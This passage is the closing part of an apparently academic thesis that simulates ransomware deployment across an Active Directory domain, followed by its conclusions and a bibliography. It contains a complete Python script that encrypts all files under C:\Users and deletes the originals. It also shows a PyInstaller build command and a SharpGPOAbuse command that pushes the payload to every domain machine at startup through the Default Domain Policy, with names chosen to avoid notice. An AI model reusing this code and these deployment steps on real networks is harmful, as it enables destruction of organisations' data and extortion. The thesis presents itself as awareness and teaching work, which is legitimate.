
```
WmiFilter         :

DisplayName       : Default Update
DomainName        : SYSTEM.local
Owner             : NT AUTHORITY\SYSTEM
Id                : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
GpoStatus         : AllSettingsEnabled
Description       :
CreationTime      : 05/07/2025 00:00:30
ModificationTime  : 05/07/2025 00:00:30
UserVersion       : AD version: 0, SysVol version: 0
ComputerVersion   : AD version: 3, SysVol version: 3
WmiFilter         :



DisplayName    : Default Update
GpoId          : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
Enabled        : True
Enforced       : True
Order          : 3
Target         : DC=SYSTEM,DC=local
GpoDomainName  : SYSTEM.local
Domain Controller restart scheduled for automatic update
The remaining time is: 0 seconds.
Updating policy...


Computer policy update completed.
User policy update completed.
```

The image used to demand the ransom is as follows:



Opening Group Policy Management on the Domain Controller reveals the addition of the new Group Policy:



The name Default Update was chosen solely to avoid attracting attention. By the end of this script, the second command required to simulate ransomware is executed, namely the encryption of the victims' files. This requires abusing existing GPOs, such as `Default Group Policy`, a GPO essential to AD's operation.

`SharpGPOAbuse` is used to carry out this abuse, software specifically designed to stealthily modify existing GPOs and change their operation. After installing it from `https://github.com/NukingDragons/SharpGPOAbuse`, an `.exe` file is obtained that allows numerous operations, such as adding Admins, changing registry entries or setting scripts. The action performed is to store in the shared `SYSVOL` folder an `.exe` file written in Python and compiled using `PyInstaller`. The command used is

```
pyinstaller –onefile file.py
```

The Python script code is as follows:

```
import os
import base64
import hashlib
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.fernet import Fernet

origine = r"C:\Users"
password = b"mia_password_sicura"

salt   =   b'salt_statico_123'    # Must remain the same for encryption/decryption
```

```
kdf = PBKDF2HMAC(
    algorithm=hashes.SHA256(),
    length=32,
    salt=salt,
    iterations=100000,
)
key = base64.urlsafe_b64encode(kdf.derive(password))
cipher = Fernet(key)

def cifra_file(percorso_file):
    try:
        with open(percorso_file, 'rb') as f:
            dati = f.read()
        dati_cifrati = cipher.encrypt(dati)

        output_path = percorso_file + ".enc"
        with open(output_path, 'wb') as f:
            f.write(dati_cifrati)
        os.remove(percorso_file)
print(f"[OK] {percorso_file} encrypted to {output_path}")
    except Exception as e:
        print(f"[ERROR] {percorso_file}: {e}")


for root, dirs, files in os.walk(origine):
    for file in files:
        percorso_file = os.path.join(root, file)
        cifra_file(percorso_file)
```

This code is the heart of the ransomware because, by entering a Password that will allow us to obtain the ransom, all folders and subfolders in `C:\Users` can be encrypted, making the attack as aggressive as possible. This script relies on the `cryptography` library using the `Fernet` module, which implements symmetric encryption. An algorithm creates the symmetric key by combining the entered Password with a value called `Salt`, namely a static value. This behaviour provides greater robustness.

The key is converted to `Base64` so that `Fernet` can use it. Once encrypted, the files are saved with the `.enc` extension, making them impossible to open without an appropriate decryption function. To distribute this file to every machine, it must be saved in the `SYSVOL` folder as `cript.exe`, and the following code executed from the location where `SharpGPOAbuse.exe` was previously stored:

```
SharpGPOAbuse.exe ^
  --Domain SYSTEM.local ^
  --DomainController SYSTEM-DC.SYSTEM.local ^
  --AddComputerScript ^
    --ScriptName Update.bat ^
    --ScriptContents                                    "\\SYSTEM-
DC.SYSTEM.local\SYSVOL\SYSTEM.local\scripts\cript.exe" ^
    --GPOName "Default Domain Policy" ^
  --Force
```

The code adds script execution at every startup before the user logs in. The `.bat` file created is named `Update` to avoid notice, and its execution relies on the `Default Domain Policy` Group Policy. To ensure this command is implemented, the user running it must have write privileges on the Group Policy to be modified. After running the command, the following output is obtained:



As shown in the image, the version of GPT.ini has been incremented. This change is fundamental to ensure operation, as the version is checked to execute the correct GP. Files are encrypted only after the affected machines have been restarted; in the case of the DC (the main target), this occurs after executing the lock screen script. In the morning, once the computers are turned on, nobody will have access to their files.

Conclusions

The work carried out represented an APT (Advanced Persistent Threat) to distribute ransomware within a company managed through Microsoft's Active Directory service. Both common and less common techniques were analysed to obtain everything needed to ensure an attack as realistic and effective as possible. All the actions performed are applicable to a wide range of systems managed using the same technologies. Ideas were drawn from famous attacks, recent vulnerabilities and known human behaviours. The process began by selecting the target, then accessing the system, gathering information and finally taking control of it.

As this was a simulation intended to raise awareness of the "ease" with which it is possible to be attacked and to attack, many complications were not considered useful for the thesis because they covered other topics, such as bypassing Windows Defender or designing a Firewall and bypassing it. Attention was focused on how Active Directory remains vulnerable even though the system is managed through a Microsoft service, especially if it is not designed rigorously by assigning few privileges to a restricted group of users. Even if the system is designed as securely as possible, the work places considerable attention on the social aspects of employees. In a corporate system, it is essential to inform all staff of the risks and dangers that can arise from a lack of attention. Indeed, in the attack performed, simply opening a Word file was enough to compromise the entire system.

Carrying out all stages as realistically as possible was not straightforward, particularly during Action on Objectives, because distributing the ransomware across the various computers and setting the lock screen without Microsoft blocking the procedure was complex and consumed considerable time and resources. After several attempts with different mechanisms and approaches, the technique used appears to be the closest to modern ransomware used every day. As with any attack, there is never a guarantee that carrying it out will produce the desired results. For this reason, the attack sometimes affects only the Domain Controller rather than the clients. This is due to the time Windows takes to obtain updates from the DC: if the DC does not send the new GP updates in time, the clients start without these changes. Restarting makes it possible to affect every client.

Future improvements could include using more complex software or researching much stealthier and less well-known distribution techniques. I would like to reiterate that this thesis is educational in nature, aiming to raise awareness and inform readers of the risks each of us faces every day.

Bibliography

Aaouad, Hicham El. *attacking active directory | DCSYNC attack -YouTube.* 4 20, 2023. https://www.youtube.com/watch?v=jzMRK-jjc78&t=553s (accessed 3 10, 2025).

byronkg. 9 3, 2015. https://github.com/byronkg/SharpGPOAbuse (accessed 6 23, 2025).

Delpy, Benjamin. *Mimikatz.* 9 19, 2022. https://github.com/gentilkiwi/mimikatz (accessed 3 5, 2025).

Goss, Adam. *PowerShell Empire: A Comprehensive Guide.* 6 2, 2025. https://www.youtube.com/watch?v=xuYZNJCvHgQ (accessed 6 27, 2025).

Gruenauer, Patrick. *Configuring Group Policies using Windows PowerShell.* 10 25, 2017. https://sid-500.com/2017/08/25/configuring-group-policies-by-using-windows-powershell/ (accessed 4 25, 2025).

HackerSploit. *PowerShell Empire Complete Tutorial For Beginners - Mimikatz & Privilege Escalation - Youtube.* 06 22, 2019. https://www.youtube.com/watch?v=52xkWbDMUUM (accessed 4 22, 2025).

Hadams, Healt. *Course: Pratical Ethical Hacking - The Complete Course | Udemy.* 12 2019. https://www.udemy.com/course/draft/2642432/learn/lecture/17151532?start=15#overview (accessed 1 10, 2025).

IAmPLANT. *Group Policy Object (GPO) Abuse (Windows Active Directory Privilege Escalation).* 6 5, 2024. https://www.youtube.com/watch?v=52xkWbDMUUM (accessed 6 25, 2025).

InfosecMatter. *Invoke-SMBExec - Empire Module.* n.d. https://www.infosecmatter.com/empire-module-library/?mod=powershell/lateral_movement/invoke_smbexec#:~:text=This%20page%20contains%20detailed%20information%20about%20how%20to,executes%20a%20stager%20on%20remote%20hosts%20using%20SMBExec.ps1. (accessed 4 20, 2025).

Insights, Hacking. *Understanding the DCSync Attack: How Hackers Exploit Active Directory - YouTube.* 10 19, 2024. https://www.youtube.com/watch?v=6TKseR-55tA (accessed 3 12, 2025).

Joe, Hacker. *The Ultimate Metasploit Tutoria -Youtube.* 6 16, 2024. https://www.youtube.com/watch?v=xuYZNJCvHgQ (accessed 3 20, 2025).

Malwarebytes. What is Ransomware | Protection against ransomware. 2022. https://www.malwarebytes.com/it/ransomware (accessed 5 15, 2025).

Metcalf, Sean. *DCSync and Domain Admins – Active Directory Security.* 8 22, 2015. https://adsecurity.org/?p=1729 (accessed 3 9, 2025).

Microsoft. *How User Account Control Works.* 4 16, 2025. https://learn.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-

control-works (accessed 4 28, 2025).

omayma. *Lateral Movement in Active Directory: Windows and Linux Tools.* 12 9, 2024. https://medium.com/@omaymaW/lateral-movement-in-active-directory-windows-and-linux-tools-part-1-e926daddafc9 (accessed 4 17, 2025).

Pal, Bhaskar. *Active Directory - Lateral Movement.* 3 22, 2024. https://0xstarlight.github.io/posts/Active-Directory-Lateral-Movement/ (accessed 4 17, 2025).

Security, Cyberlinx. *Hacking Domain Admin using Excel Macros | Initial Access, lateral Movement and post exploitation. - YouTube.* 3 10, 2021. https://www.youtube.com/watch?v=mS3e4qPaYOE&t=1s (accessed 2 17, 2025).

Team, The Weekly Purple. *Bypassing Mark of the Web with 7zip CVE-2025-0411 - YouTube.* 2 18, 2025. https://www.youtube.com/watch?v=sav4k-8lN0o&t=397s (accessed 4 10, 2025).

Traynor, Orlaith. The Cyber Kill Chain Explainer Guide. September 27, 2024. https://cybelangel.com/steps-in-the-cyber-kill-chain/#:~:text=In%20this%20in-depth%20guide%20on%20the%20Cyber%20Kill,professionals%20can%20better%20analyze%20and%20understand%20cyber%20intrusions.